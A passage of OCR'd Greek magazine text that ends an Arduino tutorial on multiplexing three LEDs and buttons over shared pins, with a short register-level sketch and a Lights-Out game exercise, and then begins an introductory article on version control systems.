προσπαθήσετε να την πετύχετε μόνοι σας. Αντιμετωπίστε τους τρεις ακροδέκτες σαν τα τρία ψηφία ενός αριθμού στο δυαδικό, καταγράψτε όλους τους τριψήφιους αριθμούς στο δυαδικό και αντιστοιχίστε από έναν σε κάθε διακόπτη. Στη συνέχεια, αρκεί να συνδέσετε κάθε διακόπτη στους ακροδέκτες, οι οποίοι αντιστοιχούν στα ψηφία του αριθμού του διακόπτη που είναι μηδέν. Εάν ένας διακόπτης συνδέεται σε παραπάνω από έναν ακροδέκτη (αν ο αριθμός που του έχετε αντιστοιχίσει έχει παραπάνω από ένα μηδενικό), χρησιμοποιείστε διόδους.

*Στην εικόνα φαίνεται μια κυκλωματική αναπαράσταση των τριών βασικών καταστάσεων για κάθε ζευγάρι LED–διακόπτη. Στις περιπτώσεις Α και Β ο ακροδέκτης με το ζεύγος LED-διακόπτη λειτουργεί σαν έξοδος και ασχολείται μόνο με το LED. Ο άλλος ακροδέκτης λειτουργεί σαν είσοδος και με την αντίσταση pull-up ενεργοποιημένη, ώστε το τυχόν πάτημα του διακόπτη να μην αλλοιώνει την κατάσταση του LED. Στην περίπτωση Γ, ο ακροδέκτης με το ζεύγος LED-διακόπτη λειτουργεί σαν είσοδος για να αντιληφθεί το τυχόν πάτημα του διακόπτη. Ο άλλος ακροδέκτης λειτουργεί σαν έξοδος και στην κατάσταση low (0V), ώστε ο διακόπτης να λειτουργεί με τον τρόπο που γνωρίζουμε.*

## Slow-Mo effect

Εάν έχετε παίξει έστω και ένα από τα σύγχρονα παιχνίδια FPS (First Person Shooter), είναι πολύ πιθανό να έχετε συναντήσει το εφέ του παγώματος ή της επιβράδυνσης του χρόνου. Φανταστείτε ένα εφέ τύπου Matrix, όπου τα πάντα κινούνται εξαιρετικά αργά εκτός από τον ήρωα μας, ο οποίος αποφεύγει σφαίρες, οχήματα και αντιπάλους σαν να κινείται με την ταχύτητα του φωτός. Στα σενάρια διαφόρων παιχνιδιών, αυτή η ικανότητα του ήρωα δικαιολογείται από το γεγονός ότι έχει εξαιρετικά αντανακλαστικά και, όταν τα χρησιμοποιεί, ο χρόνος μοιάζει να διαστέλ-



λεται για τους άλλους! Εμείς φυσικά ανήκουμε στους άλλους, οπότε μπορούμε να παρακολουθούμε το παιχνίδι σε αργή κίνηση…

Ε, λοιπόν, κάπως έτσι πρέπει να σκεφτόμαστε όταν σχεδιάζουμε συστήματα με το Arduino και ειδικά όταν έχουμε εστιάσει στο πώς αλληλεπιδρούν μαζί μας. Βλέπετε, οι δικές μας κινήσεις και γενικότερα οι αντιδράσεις μας είναι εξαιρετικά πιο αργές από εκείνες του Arduino! Σκεφτείτε για παράδειγμα το πάτημα ενός διακόπτη και τις ρουτίνες de-bounce. Αν προσομοιώσουμε το πάτημα του διακόπτη στη σκέψη μας και σε αργή κίνηση, είναι πολύ εύκολο να αντιληφθούμε την ανάγκη φιλτραρίσματος του θορύβου. Αν όμως εξετάσουμε το πάτημα στο "δικό" μας χρόνο, η ρουτίνα de-bounce θα φαντάζει άχρηστη και κατά συνέπεια το κύκλωμα δεν θα λειτουργήσει ποτέ σωστά! Γενικότερα, κάθε φορά που θέλουμε να ελέγξουμε το ενδεχόμενο λειτουργίας ή όχι ενός συστήματος πρέπει να σκεφτόμαστε κάπως έτσι: Σαν να ήμασταν ο επεξεργαστής του Arduino, ένας υπέρ-ήρωας με αστραπιαία αντανακλαστικά, για τον οποίο ο χρόνος κυλάει πιο αργά. Αυτός ο υπέρ-ήρωας ΠΡΟΛΑΒΑΙΝΕΙ να αντιληφθεί φαινόμενα που δεν συλλαμβάνουν οι δικές μας αισθήσεις και μπορεί να εκτελεί εργασίες σε φαινομενικά μηδενικό χρόνο. Αυτός ο τρόπος σκέψης βοηθάει πάρα πολύ όταν θέλουμε να βρούμε τη λύση σε ένα σύνθετο πρόβλημα ή όταν απλά θέλουμε να την υλοποιήσουμε κι έχουμε ζαλιστεί… Θα σας το αποδείξουμε.

## Δύο σε ένα

Σκεφτείτε τα τρία LED, τα οποία συναντήσαμε στα περισσότερα πειράματά μας μέχρι τώρα. Εάν έσβηναν για ένα χιλιοστό του δευτερολέπτου και μετά επέστρεφαν στην προηγούμενη κατάσταση για 16χιλιοστά του δευτερολέπτου, τι θα βλέπαμε; Εξαρτάται, θα πουν οι υποψιασμένοι. Ένα άνθρωπος θα έβλεπε τα LED μονίμως αναμμένα ή, τέλος πάντων, σταθερά, στη "φυσιολογική" τους κατάσταση. Ο επεξεργαστής του Arduino όμως θα τα έβλεπε να σβήνουν για ένα σημαντικό χρονικό διάστημα και στη συνέχεια να επανέρχονται. Μάλιστα, σ' αυτό το χρονικό διάστημα ο επεξεργαστής θα είχε την ευχέρεια να εκτελέσει διάφορες εργασίες. Για παράδειγμα, θα μπορούσε να αξιοποιήσει τους ακροδέκτες που συνδέονται στα LED για να διαβάσει μερικούς διακόπτες! Πλάκα δεν θα είχε;

Φανταστείτε τρεις ακροδέκτες στους οποίους έχουμε συνδέσει τρία LED και τρεις διακόπτες (αν όχι επτά, με τη βοήθεια διόδων). Σε ένα τέτοιο κύκλωμα οι διακόπτες δεν πρέπει να λειτουργούν συνεχώς. Αντίθετα, πρέπει να ενεργοποιούνται μόνον όταν το επιτρέπει το Arduino. Για αυτό το λόγο, οι διακόπτες δεν θα καταλήγουν στα 0V (GND), όπως συνήθως. Θα καταλήγουν σε έναν άλλον ακροδέκτη του Arduino, ο οποίος θα γίνεται έξοδος και θα παίρνει την τιμή low (0V) όταν πρέπει να ενεργοποιηθούν οι διακόπτες. Από την άλλη, όταν οι διακόπτες πρέπει να απενεργοποιούνται θα μετατρέπεται σε είσοδο και με την αντίσταση pull-up ενεργοποιημένη (5V). Όσο για τα LED, θα πρέπει κι αυτά να συνδεθούν με διαφορετικό τρόπο. Συγκεκριμένα, θα πρέπει να έχουν την κάθοδό τους προς το Arduino, ώστε να ανάβουν όταν οι σχετικές έξοδοι του Arduino έχουν τη λογική τιμή 0 και να σβήνουν όταν έχουν τη λογική τιμή 1. Αυτό το θέλουμε διότι οι ίδιοι ακροδέκτες που θα οδηγούν τα LED θα διαβάζουν και τους διακόπτες. Επομένως, οι ίδιοι ακροδέκτες θα μετατρέπονται στιγμιαία σε εισόδους με αντιστάσεις pull-up. Αν λοιπόν συνδέαμε τα LED με το συνηθισμένο τρόπο, κατά τη διάρκεια ανάγνωσης των διακοπτών τα LED θα άναβαν αντί να σβήνουν. Πολύ χειρότερα, το Arduino θα τα έβλεπε σαν πατημένους διακόπτες! Ας περάσουμε όμως

στον κώδικα. Κάπου εδώ, όσοι δεν έχουν ευχέρεια με τα ηλεκτρονικά μάλλον ανακουφίζονται...


```
#define btn_port 7   // B00000111
#define btn_ddrd 128 // B10000000
#define led_port 128 // B10000000
#define led_ddrd 7   // B00000111
byte led_state;
byte btn_state;
void setup() {}
void loop() {
  // -------- read buttons --------
  DDRD = btn_ddrd;  // button-pins are inputs / button control-
                    // pin is output
  PORTD = btn_port; // pull-up resistor for button-pins / ground
                    // button-control pin
  delay(1);  btn_state = PIND;
  btn_state = btn_state & btn_port;
  // -------- drive leds --------
  DDRD = led_ddrd;  // led-pins are outputs / button control-pin
                    // is input
  PORTD = led_port | led_state; // pull-up resistor for
                                // button-control pin
  delay(16);
  if (btn_state != btn_port) {
    led_state = led_state ^ ~btn_state;
    PORTD = led_port | led_state;   // update led-pins
    delay(128);
 }
}
```

Σε γενικές γραμμές ο κώδικας διαβάζει τους διακόπτες, οδηγεί τα LED, επεξεργάζεται τα τυχόν πατήματα των διακοπτών κι επαναλαμβάνει. Πιο συγκεκριμένα, ξεκινά μετατρέποντας τους ακροδέκτες με τη διπλή λειτουργία σε εισόδους. Ταυτόχρονα, τον ακροδέκτη στον οποίο καταλήγουν οι δεύτερες επαφές των διακοπτών τον μετατρέπει σε έξοδο - και με τη λογική τιμή 0 (0V). Ακολούθως κάνει ένα μικρό διάλλειμα για 1ms. Αυτή η παύση εισάγεται για να προλάβουν οι ακροδέκτες του Arduino να κατασταλάξουν στη νέα τους κατάσταση, ώστε το διάβασμα του PIND να έχει νόημα. Μια τέτοια καθυστέρηση έχει πάντοτε σημασία, όταν αλλάζουμε ταχύτατα το ρόλο των ακροδεκτών και θέλουμε στη συνέχεια να διαβάσουμε την κατάστασή τους. Βέβαια ο χρόνος που απαιτείται ώστε να ηρεμήσουν οι ακροδέκτες (settle, όπως λέει και το datasheet) είναι της τάξης των μικροδευτερολέπτων. Εμείς καθυστερήσαμε για 1ms επειδή αυτός είναι ο ελάχιστος χρόνος καθυστέρησης που εισάγει η διαδικασία delay κι επειδή δεν θέλαμε να χρησιμοποιήσουμε πρόσθετες

συναρτήσεις. Τέλος πάντων, μετά από αυτή την καθυστέρηση ο κώδικας διαβάζει την κατάσταση των διακοπτών και την αποθηκεύει στη μεταβλητή btn_state. Αμέσως μετά αντιστρέφει το ρόλο των ακροδεκτών και οδηγεί τα LED, σύμφωνα με την τιμή της μεταβλητής led_state. Το πρόγραμμα μένει σ' αυτή την κατάσταση για 16ms και προχωράει στην εξέταση της btn_state. Εάν πατήθηκε κάποιο κουμπί, η led_state αλλάζει κατάλληλα ώστε να αλλάξει αντίστοιχα και η κατάσταση ενός LED. Επιπρόσθετα, εφόσον εντοπίστηκε πάτημα διακόπτη εισάγεται μία πρόσθετη καθυστέρηση, εν είδη de-bounce! Απλό δεν ήταν; Κάθε φορά που πατάμε έναν διακόπτη το LED που συνδέεται στον ίδιο ακροδέκτη θα αλλάζει κατάσταση...

Το κύκλωμα και ο κώδικας που μόλις εξετάσαμε, αποτελούν μια εφαρμογή της τεχνικής Time Division Multiplexing (TDM) ή απλά multiplexing. Η εν λόγω τεχνική, μιλώντας αφηρημένα, προβλέπει την αξιοποίηση ενός καναλιού για τη μετάδοση πολλών και ετερόκλητων σημάτων, το καθένα από τα οποία έχει πρόσβαση στο κανάλι για ένα μικρό μερίδιο χρόνου. Αν αυτή η περιγραφή σας μπέρδεψε, μπορείτε να την ξεχάσετε! Στο μέλλον θα δούμε αρκετές εφαρμογές του multiplexing και θα μπορέσετε να κατανοήσετε την ουσία του στην πράξη. Για την ώρα, σας προτείνουμε να φτιάξετε ένα κύκλωμα σαν αυτό που εξετάσαμε προηγουμένως, αλλά με οκτώ LED και οκτώ διακόπτες που θα οδηγούνται από το PortD (Digital Pins 0~7). Σε αυτό το κύκλωμα η "δεύτερη" επαφή των διακοπτών οφείλει να καταλήγει στο PB0 (Digital Pin 8) και θα πρέπει να φορτώσετε τον κώδικα του sketch Code_00_10. Πρόκειται για την παραλλαγή ενός πολύ παλιού παιχνιδιού, με το όνομα "Lights-Out". Σκοπός σας είναι να σβήσετε όλα τα LED, πατώντας τους διακόπτες με την κατάλληλη σειρά. Βλέπετε, κάθε διακόπτης δεν αντιστρέφει την κατάσταση του άμεσα συνδεδεμένου LED αλλά και των γειτονικών! Για να ξεκινήσει το παιχνίδι πρέπει να πατήσετε ένα κουμπί...


Καλή διασκέδαση!



# Version Control Systems

**και κοιμηθείτε ήσυχοι! (Part 1 of 2)**

by Sonic




**Της νύχτας τα καμώματα τα βλέπει η μέρα και γελά. Των φρονίμων τα παιδιά πριν πεινάσουν μαγειρεύουν. Η πρώτη θα σας σπάσει τα νεύρα κι ελπίζουμε να μην τη βιώσετε. Καλού κακού πάντως θα σας δείξουμε τον τρόπο για να εφαρμόσετε τη δεύτερη ;)**

Δύο το πρωί. Είστε στο κρεβάτι σας, αλλά ο ύπνος είναι ανήσυχος. Το εκπληκτικό σας software project δεν αποδίδει καλά. Ο κώδικας (χειρότερος από το σπαγγέτι που φάγατε το μεσημέρι) δεν είναι ό,τι θα χαρακτηρίζαμε ως, χμ, βέλτιστο. Οι ιδέες έχουν μάλλον στερέψει! Ο εγκέφαλός σας, σε μια ύστατη προσπάθεια, γράφει κώδικα για σας ενώ λαγοκοιμάστε...

Ξαφνικά πετάγεστε από το κρεβάτι κι ως άλλος Αρχιμήδης φωνάζετε ένα βροντερό «εύρηκα!» (Σ.τ.Ε. Εγώ πάντως θα δυσκολευόμουν να φωνάξω "εύρηκα" - ή τουλάχιστον έτσι νομίζω.) Έχετε βρει επιτέλους την εκπληκτική ιδέα που θα κάνει το πρόγραμμά σας να εκτελείται τουλάχιστον 100% πιο γρήγορα -- κι αυτό θα του επιτρέψει να τρέξει σε λιγότερους από 256 πυρήνες που το τρέχετε τώρα ;) Χωρίς να λογαριάζετε τίποτα, κάθεστε στην προγραμματιστική σας καρέκλα κι αρχίζετε να γράφετε κώδικα. Μέχρι το πρωί θα έχετε τελειώσει, σκέφτεστε, και φαντασιώνεστε τη στιγμή της δικαίωσης! Εννοείται όμως ότι μέσα στην έξαψή σας δεν κρατήσατε ούτε καν ένα αντίγραφο του παλιού σας κώδικα. Μα τι να το κάνετε, άλλωστε; Οι αλλαγές είναι τόσο μαζικές, οι βελτιώσεις με τις καινούριες σας ιδέες τόσο μεγάλες... Κι επιτέλους, μετά από αρκετές ώρες φτάνει η ώρα της δοκιμής: Ρουφάτε την τελευταία γουλιά του ν-οστού σας καφέ και μόλις τελειώνει η μεταγλώττιση, το ξεκινάτε... Επ! Τι έγινε βρε παιδιά; Το πρόγραμμα δεν τρέχει! Δηλαδή τρέχει, αλλά σέρνεται περισσότερο από κάθε άλλη φορά :S Κοιτάζετε την οθόνη ξανά και ξανά, καθώς η καφεΐνη στο αίμα σας αρχίζει επιτέλους να επιδρά. Τα νεύρα σας φουντώνουν... Ε, ναι λοιπόν, η λύση που είχατε σκεφτεί μοιάζει να έχει μερικά προβλήματα. Δεν δουλεύει όπως ακριβώς περιμένατε και, κατά πώς φαίνεται, ούτε και πρόκειται. Τα νεύρα σας συνεχίζουν να φουντώνουν. Αυτό που θα σας έσωζε τώρα είναι ο παλιός κώδικας...

Είμαστε σίγουροι ότι η μικρή μας διήγηση, με μικρές ή έστω μεγάλες διαφοροποιήσεις, είναι γνώριμη σε πάρα πολλούς. Ελπίζουμε επίσης να καταλήξατε κι εσείς στα ακόλουθα ηθικά διδάγματα:

- Της νύχτας τα καμώματα τα βλέπει η μέρα και γελά (σας το έλεγε η μαμά σας, αλλά εσείς τίποτα).
- Δεν είναι σκόπιμο να κυκλοφορείτε στο σπίτι πριν ανάψετε το φως, ειδικά όταν δεν θυμόσαστε που παρατήσατε εχθές το skateboard.
- Χρειάζεστε ένα σύστημα που θα σας προφυλάσσει από το ηθικό δίδαγμα 1.


Καλώς ήλθατε στα συστήματα ελέγχου εκδόσεων, Version Control Systems ή VCSes! Μπορεί να τα συναντήσετε και σαν repositories (ναι, συγγενεύουν με τα αποθετήρια των διανομών αλλά μην τα μπερδεύετε) ή να ακούσετε να τα χαρακτηρίζουν ως μία λύση για το λεγόμενο Source Configuration Management.

## Τι κάνει ένα VCS;

Ένα πρόγραμμα ελέγχου εκδόσεων καλύπτει δύο βασικές ανάγκες:

- Την εύκολη τήρηση πολλαπλών εκδόσεων των αρχείων πηγαίου κώδικα ενός project.
- Τη δυνατότητα συνεργασίας πολλών ατόμων σε ένα project, με ταυτόχρονη διασφάλιση του κώδικα και του ιστορικού των εκδόσεων.

Αναφερόμαστε όλη αυτή την ώρα σε πηγαίο κώδικα, αλλά σκεφτείτε ότι




*Μια εικόνα είναι 1024 λέξεις ;) Ο τρόπος λειτουργίας ενός centralized VCS είναι φανερός. Ο Γιώργος, ο Γιάννης και η Ούρσουλα (!) έχουν μια περιοχή εργασίας στο δίσκο τους, με τα αρχεία που επεξεργάζονται. Για να κάνουν όμως commit ή update (για να καταχωρήσουν τις αλλαγές τους) πρέπει να είναι συνδεδεμένοι στο δίκτυο και στο κεντρικό repository.*

στη θέση του κώδικα θα μπορούσατε να έχετε οποιαδήποτε άλλα αρχεία plain text. Για παράδειγμα, θα μπορούσατε να εργάζεστε στον κώδικα HTML μιας ιστοσελίδας, σε ένα μεγάλο κείμενο που το γράφετε σε LaTeX ή σε ένα καλλιτεχνικό έργο ASCII art. Στα περισσότερα VCS μπορούμε (συνήθως εύκολα) να προσθέσουμε και αρχεία δυαδικής μορφής (φωτογραφίες, σχεδιαγράμματα, αρχεία του OpenOffice (μπρρρ...) κ.ά.). Βέβαια, σε αρχεία non-plain text χάνουμε μία καταπληκτική δυνατότητα που μας προσφέρουν τα VCS: Να βλέπουμε τις διαφορές μεταξύ δύο οποιωνδήποτε εκδόσεων ενός αρχείου και να δημιουργούμε αρχεία με αυτές (τα λεγόμενα diffs). Εάν δεν το αντιληφθήκατε, με αυτά τα αρχεία μπορούμε να δημιουργούμε patches για τα project στα οποία συμμετέχουμε. Όλα αυτά βέβαια μέχρι να βαρεθούν και να μας δώσουν απευθείας πρόσβαση στο VCS του project. Διότι, μπορεί να το παραλείψαμε, αλλά τα VCS λειτουργούν και μέσω δικτύου (τοπικού, Internet, ταχυδρομικών περιστεριών -- you get the idea!)

## Χρησιμοποιεί κανείς VCS;

Αν δεν το καταλάβατε ήδη, όλοι εκτός από εσάς. Όλα τα γνωστά software project για την ανάπτυξή τους στηρίζονται σε κάποιο version control system. Διαφορετικά η ανάπτυξη θα ήταν απλώς αδύνατη. Φανταστείτε μόνο πόσος κόσμος ασχολείται σήμερα με τον κώδικα του GNU/Linux ή του FreeBSD. Πώς θα ήταν δυνατόν να συντονιστούν τόσα άτομα μεταξύ τους, αν δεν μπορούσε ο καθένας –ανά πάσα στιγμή– να έχει την τελευταία έκδοση του κώδικα; Τι θα γινόταν αν δύο άτομα έκαναν ταυτόχρονα αλλαγή στο ίδιο αρχείο; Όλα αυτά τα προβλήματα λύνονται αυτόματα από το VCS. Όπως υποψιάζεστε, στα VCS, όπως εξάλλου και σε πολλά άλλα εργαλεία ανοικτού/ελεύθερου λογισμικού, 